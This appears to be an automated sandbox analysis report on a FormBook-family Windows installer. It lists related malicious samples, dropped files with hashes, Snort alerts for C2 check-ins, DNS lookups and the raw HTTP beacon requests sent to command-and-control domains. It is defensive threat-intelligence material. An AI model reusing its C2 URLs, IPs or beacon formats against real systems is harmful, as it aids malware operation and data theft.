	Telex_Payment.exe	Get hash	malicious	Browse	• www.avaatraelegant.com/m3rc/?hTk8tpm=TSQTGbGl+UafldaDY7iOrPnVdHYt9Ypfw/QiU1mtcNJ1KwlNQbFG4EVzsaDm0ZQusGTd&l4=5jxX5BaX4hy8-j8

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	QyKNw7NioL.exe	Get hash	malicious	Browse	• www.thriveglucose.com/p2io/?m4=PditjTvx4PwX_x-&aBd=bgEje2qoIMshrcRflwWQjpUULYzLZlDcA+elzyDX4pz+rZVwSlMQ2+HN9YuKFK/aPa09
	Payment_Advice.exe	Get hash	malicious	Browse	• www.ingenious.care/uqf5/?9rw=IyvMBxqM8mznciPJtkomKlfF/kq/6zAZ/NulsdYJ5cntVs/S9flvdvtMsAQ76USE273s&s6=bPYXfd3Xq0VHDp
	SOA #093732.exe	Get hash	malicious	Browse	• www.xn--arepasantabrbara-pmb.com/hme1/?jPw=2SPw7LQlaa7cti3Mn2rz6TCjd7lU8jHnPITUh2R4n2dBA+x2SVgAgss/958kYo9ATjis&y2JhS=6lr41hZpgNXtF
	rHk5KU7bfT.exe	Get hash	malicious	Browse	• www.rvvikings.com/dxe/?TfTl=jHjQ1sEHwNXw4n+A/8fpKnaO6SpchAkuZ+GgFHi7AN8kb2XA0i8OmoFepGcQzHHYqc9c&7nGt5=h6Altfix
	Order.exe	Get hash	malicious	Browse	• www.complexscale.net/jogt/?w6ATB0=mM0Ck4zU/d9hG5lVEWeH7uQPwyvlCbjgstqvdurAh1ZdTH4Yqc2sgGmD0X7Q/SemRdxv&Jxox=Er6tXhMxl
	VubYcOdGjQ.exe	Get hash	malicious	Browse	• www.theguyscave.com/k8n/?wR-T-=ETYdeRC&5jn=ffRSpgj0URUgPhDkzfA3YdlDQQz5pJJRybkyQxcySljT84fGDbAnWSnhJv/zp2N19SZb
	Payment_Advice.exe	Get hash	malicious	Browse	• www.getthistle.com/q4kr/?w2MLb=6lux&QtRl=Jt1JO2t971959LrdDM/EJ1cvA97Pwm/HDqPg7v3P69I8XU+CUZlUHoU2RjaRLLQwrinB

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Neworder.exe	Get hash	malicious	Browse	• www.kanitanailloungе.com/jogt/?PlQ8j=jKXq1ZQHcPBM/dFmsG96Rrq7SiC5kuIPSSiD8Dd2ip+Nb1yUpyUL4OnIzbOoJzgaBXqf&2db=g0G0iLxxPHIT
	Request for Price W912D2-19-Q-0004.exe	Get hash	malicious	Browse	• www.blackwomencamp.net/egem/?2dCHQ=s0ILlWrMQzsGp3p1RmAY3qUukEAkmJAYYPkleJQvQBxBfoOdmLxTHansmvlw5WkCayf3&7nDtA=f2JDOtyx2xtDzteP

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
CYBERCONUS	sample.exe	Get hash	malicious	Browse	• 184.175.106.113
	tS9P6wPz9x.exe	Get hash	malicious	Browse	• 184.175.106.113
	ransomware.exe	Get hash	malicious	Browse	• 184.175.106.113
	ransomware.exe	Get hash	malicious	Browse	• 184.175.106.113
	gc79a7rUNV.exe	Get hash	malicious	Browse	• 184.175.106.113
	CONSTANTINE.xlsx	Get hash	malicious	Browse	• 216.15.213.195
	08142020_1463075702.doc	Get hash	malicious	Browse	• 66.201.98.191
	http://srconsultingsrv.com/wp-admin/open-9c-pqmgpgy9fo4mnwz/verifiable-area/10bpikjgd-32105y0ut8/	Get hash	malicious	Browse	• 184.175.123.49
	SecuriteInfo.com.W97m.Downloader.IWY.30727.doc	Get hash	malicious	Browse	• 216.198.213.62
	SecuriteInfo.com.W97m.Downloader.IWY.30727.doc	Get hash	malicious	Browse	• 216.198.213.62
AS-HOSTINGERLT	Proforma Inv.xlsx	Get hash	malicious	Browse	• 156.67.222.136
	qXDtb88hht.exe	Get hash	malicious	Browse	• 185.224.137.223
	8mnXkjPdP0.exe	Get hash	malicious	Browse	• 46.17.172.65
	SecuriteInfo.com.Scr.Malcodegdn30.8880.exe	Get hash	malicious	Browse	• 2.57.89.36
	Shipping Docs677.exe	Get hash	malicious	Browse	• 31.170.161.109
	item.exe	Get hash	malicious	Browse	• 45.13.255.9
	RFQ_BRAT_METAL_TECH_LTD.exe	Get hash	malicious	Browse	• 45.13.255.9
	POSWM240521.exe	Get hash	malicious	Browse	• 45.13.255.9
	XmN6faVV2b.exe	Get hash	malicious	Browse	• 193.168.194.233
	fbfcbf13_by_Libranalysis.exe	Get hash	malicious	Browse	• 46.17.172.35
	EJIMS.exe	Get hash	malicious	Browse	• 45.130.231.56
	bin.exe	Get hash	malicious	Browse	• 185.224.137.223
	Purchase Order.exe	Get hash	malicious	Browse	• 185.201.11.161
	netwire.exe	Get hash	malicious	Browse	• 185.224.137.223
	O64Hou5qAF.exe	Get hash	malicious	Browse	• 185.224.137.223
	PurchaseOrder#657Y200.exe	Get hash	malicious	Browse	• 2.57.89.36
	noSpfWQqRD.exe	Get hash	malicious	Browse	• 185.224.137.223
	94f0319a_by_Libranalysis.exe	Get hash	malicious	Browse	• 194.59.164.91
	0e12ea4a_by_Libranalysis.dll	Get hash	malicious	Browse	• 195.110.59.2

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	WLApa6bpDLcT5Ne.exe	Get hash	malicious	Browse	• 46.17.172.65
SOFTLAYERUS	Ref#Doc30504871 Wyg.htm	Get hash	malicious	Browse	• 169.55.190.245
	7 #U039c#U0456#U0455#U0455#U0435d #U0441 #U0430II#U0455.htm	Get hash	malicious	Browse	• 169.46.118.100
	ManyToOneMailMerge Ver 18.2.dotm	Get hash	malicious	Browse	• 159.253.128.188
	06.08.21 Inv & AP Statement - Copy.htm	Get hash	malicious	Browse	• 169.46.89.154
	Payment slip.exe	Get hash	malicious	Browse	• 169.56.29.200
	a8eC6O6okf.exe	Get hash	malicious	Browse	• 119.81.95.146
	Windows Defender#U68c0#U67e5#U5de5#U5177.exe	Get hash	malicious	Browse	• 50.23.197.95
	#U266b Audio_47920.wavv - - Copy.html	Get hash	malicious	Browse	• 169.47.124.25
	BS.exe	Get hash	malicious	Browse	• 103.226.228.233
	American Freight Payment Advice.html	Get hash	malicious	Browse	• 169.47.124.25
	EASTWAY COMNAGA SB PAYMENT BANK IN SLIP 250521_PDF.exe	Get hash	malicious	Browse	• 192.253.242.6
	de725d13_by_Libranalysis.exe	Get hash	malicious	Browse	• 50.23.197.95
	$RAULIU9.exe	Get hash	malicious	Browse	• 198.252.103.41
	Receipt565647864.html	Get hash	malicious	Browse	• 158.177.118.97
	350969bc_by_Libranalysis.exe	Get hash	malicious	Browse	• 119.81.45.82
	Open_Invoice_and_statements.htm	Get hash	malicious	Browse	• 158.176.79.200
	2x93jpW0Ac.dmg	Get hash	malicious	Browse	• 108.168.175.167
	4wHhXGk3b9.dmg	Get hash	malicious	Browse	• 108.168.175.167
	networkservice.exe	Get hash	malicious	Browse	• 69.56.135.212
	6544THReceipt56GFHD.html	Get hash	malicious	Browse	• 158.177.118.97

JA3 Fingerprints

No context

Dropped Files

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
C:\Users\user\AppData\Local\Temp\nse5FEA.tmp\System.dll	8qdfmqz1PN.exe	Get hash	malicious	Browse	
	New Order PO2193570O1.doc	Get hash	malicious	Browse	
	L2.xlsx	Get hash	malicious	Browse	
	Agency Appointment VSL Tbn-Port-Appointment Letter-2100133.xlsx	Get hash	malicious	Browse	
	New Order PO2193570O1.pdf.exe	Get hash	malicious	Browse	
	2320900000000.exe	Get hash	malicious	Browse	
	CshpH9OSkc.exe	Get hash	malicious	Browse	
	5SXTKXCnqS.exe	Get hash	malicious	Browse	
	i6xFULh8J5.exe	Get hash	malicious	Browse	
	AWB00028487364 -000487449287.doc	Get hash	malicious	Browse	
	090049000009000.exe	Get hash	malicious	Browse	
	dYy3yfSkwY.exe	Get hash	malicious	Browse	
	PAYMENT 02.BHN-DK.2021 (PO#4500111226).xlsx	Get hash	malicious	Browse	
	Purchase Order Price List 061021.xlsx	Get hash	malicious	Browse	
	Proforma Invoice and Bank swift-REG.PI-0086547654.exe	Get hash	malicious	Browse	
	UGGJ4NnzFz.exe	Get hash	malicious	Browse	
	Proforma Invoice and Bank swift-REG.PI-0086547654.exe	Get hash	malicious	Browse	
	3arZKnr21W.exe	Get hash	malicious	Browse	
	Shipping receipt.exe	Get hash	malicious	Browse	
	New Order TL273723734533.pdf.exe	Get hash	malicious	Browse	

Created / dropped Files

C:\Users\user\AppData\Local\Temp\liw53s6e5g55t9

Process:	C:\Users\user\Desktop\5t2CmTUhKc.exe
File Type:	data
Category:	dropped

C:\Users\user\AppData\Local\Temp\liw53s6e5g55t9	
Size (bytes):	164864
Entropy (8bit):	**7.998820292327425**
Encrypted:	**true**
SSDEEP:	3072:Qqr+Z8fcISfrPPGq2fMtOxyTAUPDhBWgOrigfLekt4S:drlEXrPB2EtLTvbh21eq4S
MD5:	68A3F57B8B343B5F9BF05C9F35A086A3
SHA1:	29015249F259A9AAF76D3AD6774019CFBBD118FD
SHA-256:	D2D0C6EC98898B2B21BE258090B267AA98A5C4FEA808B37DC7BBAF38B900246F
SHA-512:	36538D7036BB092DC2E126387DAE328FB68EA53D3D7F8F3126AA986117EC569B32F11EC925192F75C1C7FA225BAF1C4BA88551F1AAF860444139E4A8ECC68B3
Malicious:	false
Reputation:	low
Preview:	Q.Uc5.0..@..C6.,.(.../7...1.H]..$9.p.].#.\|.....?.2.e.$..3p....:.Dt .<...[...=.kJ.p(|Y.#I:Eq.....T...!);A.....u.t.....*....IZo..z..2..S...h.pu.&.?.]....U.@9*.V.:.....d.-.....C..I.8...8nZ..k... ..jRY..../.P.....a...h..\.{gv.m22.....r..8g....A..<....I.N.L..LB+.A.|..9.....l.L..'...>aQ6..K.|.^P..%.Hu.{.....c^.....r..>.X.j6+/.1..E#m../.x....h..<.#.p.G...!..p.~.H.SL..%...j.Cg.}V....p....:.. z.-H.....%57`.._I.....l.....,x .jU....<.h-6L..."-yy...X.KA.$YT.....z.$].R..>..M@q.)...6F.v27|l.4.@b!.h.I6{@.%..aP.~..HcX..%.<.h../.A....;....:..X.Na....A.s,:..&..F..q..'.r.(!,..p.^..+ .....F..%.?..>.....c.e.....Y.....A@}....Ke..W{j.^?.xnD.I.g.....,....`...b.....yu.6.]....ud.U.z.1.?@-..6u.-.`..K*..$.T9J..bo....K.WA ....,:.Sd[lz#.txD..)...v.....}.....]..4L.....^...:B....4|.. sM..Q..2....mK...>.D~....+8[?.=.9..X!r.4.....~..c.!d}...hR&ee.`..... .....d....G..G...k..}...._#G..O..{....hw....s23p....-v.5...p.....,...F.^W....T..P".

C:\Users\user\AppData\Local\Temp\nse5FE9.tmp	
Process:	C:\Users\user\Desktop\5t2CmTUhKc.exe
File Type:	data
Category:	dropped
Size (bytes):	261211
Entropy (8bit):	7.359115600393562
Encrypted:	false
SSDEEP:	3072:7Sa/qr+Z8fcISfrPPGq2fMtOxyTAUPDhBWgOrigfLekt4l20fjumGLPNt:WaSrlEXrPB2EtLTvbh21eq4V7LGLFt
MD5:	AB8B0B65B223CDF58819B06790B548E2
SHA1:	0B678EAD9F82893461CC99EF27BEF78A3F3115F8
SHA-256:	205ACFB8E6DCF7203E2CE11F386D70851ABA48F2D7FF011A0B750E8092F94D29
SHA-512:	FA39DFB9E056C2EFFB8C1F28339C9A7487C3239E2042E8DFE7ECD87FC510A32824B1A5AADF98BFA57B3039736AB8317241453FB6BB6DAAE7208FC64A685125C B
Malicious:	false
Reputation:	low
Preview:	.m.....,.....LP.....$l.....l.....#..... .....J.....j.....W..... ....

C:\Users\user\AppData\Local\Temp\nse5FEA.tmp\System.dll	
Process:	C:\Users\user\Desktop\5t2CmTUhKc.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	11776
Entropy (8bit):	5.855045165595541
Encrypted:	false
SSDEEP:	192:xPtkiQJr7V9r3HcU17S8g1w5xzWxy6j2V7i77blbTc4v:g7VpNo8gmOyRsVc4
MD5:	FCCFF8CB7A1067E23FD2E2B63971A8E1
SHA1:	30E2A9E137C1223A78A0F7B0BF96A1C361976D91
SHA-256:	6FCEA34C8666B06368379C6C402B5321202C11B00889401C743FB96C516C679E
SHA-512:	F4335E84E6F8D70E462A22F1C93D2998673A7616C868177CAC3E8784A3BE1D7D0BB96F2583FA0ED82F4F2B6B8F5D9B33521C279A42E055D80A94B4F3F1791E0C
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%

C:\Users\user\AppData\Local\Temp\nse5FEA.tmp\System.dll	
Joe Sandbox View:	• Filename: 8qdfmqz1PN.exe, Detection: malicious, Browse • Filename: New Order PO2193570O1.doc, Detection: malicious, Browse • Filename: L2.xlsx, Detection: malicious, Browse • Filename: Agency Appointment VSL Tbn-Port-Appointment Letter- 2100133.xlsx, Detection: malicious, Browse • Filename: New Order PO2193570O1.pdf.exe, Detection: malicious, Browse • Filename: 2320900000000.exe, Detection: malicious, Browse • Filename: CshpH9OSkc.exe, Detection: malicious, Browse • Filename: 5SXTKXCnqS.exe, Detection: malicious, Browse • Filename: i6xFULh8J5.exe, Detection: malicious, Browse • Filename: AWB00028487364 -000487449287.doc, Detection: malicious, Browse • Filename: 090049000009000.exe, Detection: malicious, Browse • Filename: dYy3yfSkwY.exe, Detection: malicious, Browse • Filename: PAYMENT 02.BHN-DK.2021 (PO#4500111226).xlsx, Detection: malicious, Browse • Filename: Purchase Order Price List 061021.xlsx, Detection: malicious, Browse • Filename: Proforma Invoice and Bank swift-REG.PI-0086547654.exe, Detection: malicious, Browse • Filename: UGGJ4NnzFz.exe, Detection: malicious, Browse • Filename: Proforma Invoice and Bank swift-REG.PI-0086547654.exe, Detection: malicious, Browse • Filename: 3arZKnr21W.exe, Detection: malicious, Browse • Filename: Shipping receipt.exe, Detection: malicious, Browse • Filename: New Order TL273723734533.pdf.exe, Detection: malicious, Browse
Reputation:	moderate, very likely benign file
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....ir*.-.D.-.D.-.D...J.*.D.-.E.>.D.....*.D.y0t.).D.N1n.,.D..3@.,.D.Rich-.D. .....PE..L.....$_.....!..... .....!).....0.....`.....@.....2.....0..P.....P.....0..X..... .....text..... ..... ..`.rdata..c....0.....$.....@..@.data...h....@.....(.....@....reloc..|....P.....*.....@..B..... ....

C:\Users\user\AppData\Local\Temp\xpwbfoj	
Process:	C:\Users\user\Desktop\5t2CmTUhKc.exe
File Type:	data
Category:	dropped
Size (bytes):	56641
Entropy (8bit):	4.976767365562505
Encrypted:	false
SSDEEP:	768:Y3DnyBc/8CaRs3+Z06O2vxZODPqSjlr7GBOEEjHzYtfgcBGUePl72zvHzUfysnp3:i4opae+Z0z0wr7G3EjT8cd72DUpGLu
MD5:	92B8B4963350C3A198E9513D086FBB3C
SHA1:	8B365235930D9864D7CA3D3A8B67E61D314EA560
SHA-256:	7CE31FC69C94A1917273EB7BF938EFB0BA57EDA5281E20BE8EF13E7D8BA302F9
SHA-512:	75C83B2DCE7EB57B059FA4C9C50A7F308CD2521868EB83011F15C51E96489C15E987D72B0907BF59698924140306D6348578BF114CABB0A0C1A86FC033FE02C1
Malicious:	false
Reputation:	low
Preview:	U.....D.....E...B.F.....G.....H.....I.....J...?.K.....L.....M...v.N.....O.....P.....Q...?.R.....S...5.T.....U...p.V.....W.....X.....Y...7.Z.....[...P.\.....]...{.^....._...|.`.....a.....b.....c.....d...A.e.....f... ..g...=.h.....i...T.j...7.k...1.l...|.m.....n...(.o.....p...?.q.....r...T.s...z.t.....u.....v...?.w.....x...T.y.....z...=.{.....|...T.}...?.~.....|.....=.....|.....{.....t.....A..... 9.....=.....x.....7.....1.....t.....(.....?.....x.....z.....?.....x.....=.....x.....?.....t.....=.....t.....{.....l..... .....A.....9.....=.....p.....7.....1.....l.....(.....?.....p.....z.....?.....p

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows, Nullsoft Installer self-extracting archive
Entropy (8bit):	7.913752075626111
TrID:	• Win32 Executable (generic) a (10002005/4) 92.16% • NSIS - Nullsoft Scriptable Install System (846627/2) 7.80% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	5t2CmTUhKc.exe
File size:	225177
MD5:	116e736ba00fca4b8499c4df00796454
SHA1:	a8d3d62db4bd49e24c2bda3d0d81c3be25a81dae
SHA256:	096ca35528ef4f702e93f5f17d7954f26fb48acd4526794ce1ee99d27cf1a4c3
SHA512:	02ddab82dd68faa0627c15320de3e0b118b1cc95fee80fc013e57ed773a9420af5b23f3bb7f9ccac216c88581b665db29bd1ca5e03f7e0b52f9c542d75b57f78

General

SSDEEP:	3072:DQIURTXJ+MwMy2ZeD0EUquupJDoeGgFq+HAgDtI7LXZ2sQYvvIlieO82WbyXVvE4:Ds9wMReDph9AOI7LXosQQBBFsuyQUvnk
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....1..:u..iu..iu..i...iw..iu..i...i...id..i!..i...i...it..iRichu..i.....PE..L.....K.....\.....

File Icon

Icon Hash:	b2a88c96b2ca6a72

Static PE Info

General

Entrypoint:	0x40323c
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED, RELOCS_STRIPPED
DLL Characteristics:	TERMINAL_SERVER_AWARE
Time Stamp:	0x4B1AE3C6 [Sat Dec 5 22:50:46 2009 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	099c0646ea7282d232219f8807883be0

Entrypoint Preview

Rich Headers

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x5a5a	0x5c00	False	0.660453464674	data	6.41769823686	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdata	0x7000	0x1190	0x1200	False	0.4453125	data	5.18162709925	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0x9000	0x1af98	0x400	False	0.55859375	data	4.70902740305	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.ndata	0x24000	0x8000	0x0	False	0	empty	0.0	IMAGE_SCN_MEM_WRITE, IMAGE_SCN_CNT_UNINITIALIZED_DATA, IMAGE_SCN_MEM_READ
.rsrc	0x2c000	0x9e0	0xa00	False	0.45625	data	4.51012867721	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Resources

Imports

Possible Origin

Language of compilation system	Country where language is spoken	Map

Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
06/11/21-08:55:04.602555	ICMP	402	ICMP Destination Unreachable Port Unreachable			192.168.2.6	8.8.8.8
06/11/21-08:55:05.651055	ICMP	402	ICMP Destination Unreachable Port Unreachable			192.168.2.6	8.8.8.8
06/11/21-08:55:07.699033	ICMP	402	ICMP Destination Unreachable Port Unreachable			192.168.2.6	8.8.8.8
06/11/21-08:55:14.730818	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49748	80	192.168.2.6	185.224.138.83
06/11/21-08:55:14.730818	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49748	80	192.168.2.6	185.224.138.83
06/11/21-08:55:14.730818	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49748	80	192.168.2.6	185.224.138.83

Network Port Distribution

TCP Packets

UDP Packets

ICMP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jun 11, 2021 08:54:58.502868891 CEST	192.168.2.6	8.8.8.8	0x392f	Standard query (0)	www.bluebeltpanobuy.com	A (IP address)	IN (0x0001)
Jun 11, 2021 08:54:59.548690081 CEST	192.168.2.6	8.8.8.8	0x392f	Standard query (0)	www.bluebeltpanobuy.com	A (IP address)	IN (0x0001)
Jun 11, 2021 08:55:00.595551968 CEST	192.168.2.6	8.8.8.8	0x392f	Standard query (0)	www.bluebeltpanobuy.com	A (IP address)	IN (0x0001)
Jun 11, 2021 08:55:02.642966032 CEST	192.168.2.6	8.8.8.8	0x392f	Standard query (0)	www.bluebeltpanobuy.com	A (IP address)	IN (0x0001)
Jun 11, 2021 08:55:08.839224100 CEST	192.168.2.6	8.8.8.8	0xb9a0	Standard query (0)	www.thechandeck.com	A (IP address)	IN (0x0001)
Jun 11, 2021 08:55:14.503674984 CEST	192.168.2.6	8.8.8.8	0x8467	Standard query (0)	www.bancambios.network	A (IP address)	IN (0x0001)
Jun 11, 2021 08:55:19.808238029 CEST	192.168.2.6	8.8.8.8	0x15d8	Standard query (0)	www.purpleqube.com	A (IP address)	IN (0x0001)
Jun 11, 2021 08:55:25.518785954 CEST	192.168.2.6	8.8.8.8	0x8775	Standard query (0)	www.middreampostal.com	A (IP address)	IN (0x0001)
Jun 11, 2021 08:55:31.419163942 CEST	192.168.2.6	8.8.8.8	0xc2f9	Standard query (0)	www.xn---yado-8e4dze0c.site	A (IP address)	IN (0x0001)
Jun 11, 2021 08:55:37.343261957 CEST	192.168.2.6	8.8.8.8	0xc9db	Standard query (0)	www.oceancollaborative.com	A (IP address)	IN (0x0001)
Jun 11, 2021 08:55:42.870754004 CEST	192.168.2.6	8.8.8.8	0x73f9	Standard query (0)	www.t4mall.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jun 11, 2021 08:55:03.557312012 CEST	8.8.8.8	192.168.2.6	0x392f	Server failure (2)	www.bluebeltpanobuy.com	none	none	A (IP address)	IN (0x0001)
Jun 11, 2021 08:55:04.602385044 CEST	8.8.8.8	192.168.2.6	0x392f	Server failure (2)	www.bluebeltpanobuy.com	none	none	A (IP address)	IN (0x0001)
Jun 11, 2021 08:55:05.650899887 CEST	8.8.8.8	192.168.2.6	0x392f	Server failure (2)	www.bluebeltpanobuy.com	none	none	A (IP address)	IN (0x0001)
Jun 11, 2021 08:55:07.697957039 CEST	8.8.8.8	192.168.2.6	0x392f	Server failure (2)	www.bluebeltpanobuy.com	none	none	A (IP address)	IN (0x0001)
Jun 11, 2021 08:55:08.903072119 CEST	8.8.8.8	192.168.2.6	0xb9a0	No error (0)	www.thechandeck.com		154.215.150.183	A (IP address)	IN (0x0001)
Jun 11, 2021 08:55:14.679604053 CEST	8.8.8.8	192.168.2.6	0x8467	No error (0)	www.bancambios.network	bancambios.network		CNAME (Canonical name)	IN (0x0001)
Jun 11, 2021 08:55:14.679604053 CEST	8.8.8.8	192.168.2.6	0x8467	No error (0)	bancambios.network		185.224.138.83	A (IP address)	IN (0x0001)
Jun 11, 2021 08:55:20.105509996 CEST	8.8.8.8	192.168.2.6	0x15d8	No error (0)	www.purpleqube.com	purpleqube.com		CNAME (Canonical name)	IN (0x0001)
Jun 11, 2021 08:55:20.105509996 CEST	8.8.8.8	192.168.2.6	0x15d8	No error (0)	purpleqube.com		119.81.95.146	A (IP address)	IN (0x0001)
Jun 11, 2021 08:55:25.697938919 CEST	8.8.8.8	192.168.2.6	0x8775	No error (0)	www.middreampostal.com	middreampostal.com		CNAME (Canonical name)	IN (0x0001)
Jun 11, 2021 08:55:25.697938919 CEST	8.8.8.8	192.168.2.6	0x8775	No error (0)	middreampostal.com		184.175.83.64	A (IP address)	IN (0x0001)
Jun 11, 2021 08:55:31.712347031 CEST	8.8.8.8	192.168.2.6	0xc2f9	No error (0)	www.xn---yado-8e4dze0c.site		150.95.255.38	A (IP address)	IN (0x0001)
Jun 11, 2021 08:55:37.424470901 CEST	8.8.8.8	192.168.2.6	0xc9db	No error (0)	www.oceancollaborative.com	oceancollaborative.com		CNAME (Canonical name)	IN (0x0001)
Jun 11, 2021 08:55:37.424470901 CEST	8.8.8.8	192.168.2.6	0xc9db	No error (0)	oceancollaborative.com		184.168.131.241	A (IP address)	IN (0x0001)
Jun 11, 2021 08:55:42.935358047 CEST	8.8.8.8	192.168.2.6	0x73f9	No error (0)	www.t4mall.com		165.3.53.250	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- www.thechandeck.com
- www.bancambios.network
- www.purpleqube.com
- www.middreampostal.com
- www.xn---yado-8e4dze0c.site
- www.oceancollaborative.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.6	49747	154.215.150.183	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Jun 11, 2021 08:55:09.183716059 CEST	6657	OUT	GET /bp3i/?o6tTHHhh=p3NsgK4BERuThhH+teqwS1C0txfpjFxawwSOzHNPnDrrCpY7gJP96rzPXZQ9m0/nBd8sZePfaw==&3fuD_=S2MtYLGX0vFd HTTP/1.1 Host: www.thechandeck.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jun 11, 2021 08:55:09.463644028 CEST	6657	IN	HTTP/1.1 200 OK Server: nginx Date: Fri, 11 Jun 2021 06:55:09 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Data Raw: 31 0d 0a 2e 0d 0a 30 0d 0a 0d 0a Data Ascii: 1.0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.6	49748	185.224.138.83	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jun 11, 2021 08:55:14.730818033 CEST	6659	OUT	GET /bp3i/?3fuD_=S2MtYLGX0vFd&o6tTHHhh=So2Tvg87hIziEtO/Cru7EIQwZdKNOPQNXuBCwKB1xQ7qfTi1ynPiyI53Zc3PyJmgTVsVUbeTjw== HTTP/1.1 Host: www.bancambios.network Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jun 11, 2021 08:55:14.783538103 CEST	6660	IN	HTTP/1.1 404 Not Found Connection: close Content-Type: text/html Last-Modified: Tue, 25 Jun 2019 07:07:25 GMT Etag: "999-5d11c82d-331806d17fbda5d0;;;" Accept-Ranges: bytes Content-Length: 2457 Date: Fri, 11 Jun 2021 06:55:14 GMT Server: LiteSpeed Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 2d 75 73 22 20 70 72 65 66 69 78 3d 22 63 6f 6e 74 65 6e 74 3a 20 68 74 74 70 3a 2f 2f 70 75 72 6c 2e 6f 72 67 2f 72 73 73 2f 31 2e 30 2f 6d 6f 64 75 6c 65 73 2f 63 6f 6e 74 65 6e 74 2f 20 64 63 3a 20 68 74 74 70 3a 2f 2f 70 75 72 6c 2e 6f 72 67 2f 64 63 2f 74 65 72 6d 73 2f 20 66 6f 61 66 3a 20 68 74 74 70 3a 2f 2f 78 6d 6c 6e 73 2e 63 6f 6d 2f 66 6f 61 66 2f 30 2e 31 2f 20 6f 67 3a 20 68 74 74 70 3a 2f 2f 6f 67 70 2e 6d 65 2f 6e 73 23 20 72 64 66 73 3a 20 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 32 30 30 30 2f 30 31 2f 72 64 66 2d 73 63 68 65 6d 61 23 20 73 69 6f 63 3a 20 68 74 74 70 3a 2f 2f 72 64 66 73 2e 6f 72 67 2f 73 69 6f 63 2f 6e 73 23 20 73 69 6f 63 74 3a 20 68 74 74 70 3a 2f 2f 72 64 66 73 2e 6f 72 67 2f 73 69 6f 63 2f 74 79 70 65 73 23 20 73 6b 6f 73 3a 20 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 32 30 30 34 2f 30 32 2f 73 6b 6f 73 2f 63 6f 72 65 23 20 78 73 64 3a 20 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 32 30 30 31 2f 58 4d 4c 53 63 68 65 6d 61 23 22 3e 0a 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 55 54 46 2d 38 22 3e 0a 20 20 20 20 3c 73 74 79 6c 65 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 3e 0a 20 20 20 20 20 20 20 20 40 63 68 61 72 73 65 74 20 22 55 54 46 2d 38 22 3b 0a 20 20 20 20 20 20 20 20 5b 6e 67 5c 3a 63 6c 6f 61 6b 5d 2c 0a 20 20 20 20 20 20 20 20 5b 6e 67 2d 63 6c 6f 61 6b 5d 2c 0a 20 20 20 20 20 20 20 20 5b 64 61 74 61 2d 6e 67 2d 63 6c 6f 61 6b 5d 2c 0a 20 20 20 20 20 20 20 20 5b 78 2d 6e 67 2d 63 6c 6f 61 6b 5d 2c 0a 20 20 20 20 20 20 20 20 2e 6e 67 2d 63 6c 6f 61 6b 2c 0a 20 20 20 20 20 20 20 20 2e 78 2d 6e 67 2d 63 6c 6f 61 6b 2c 0a 20 20 20 20 20 20 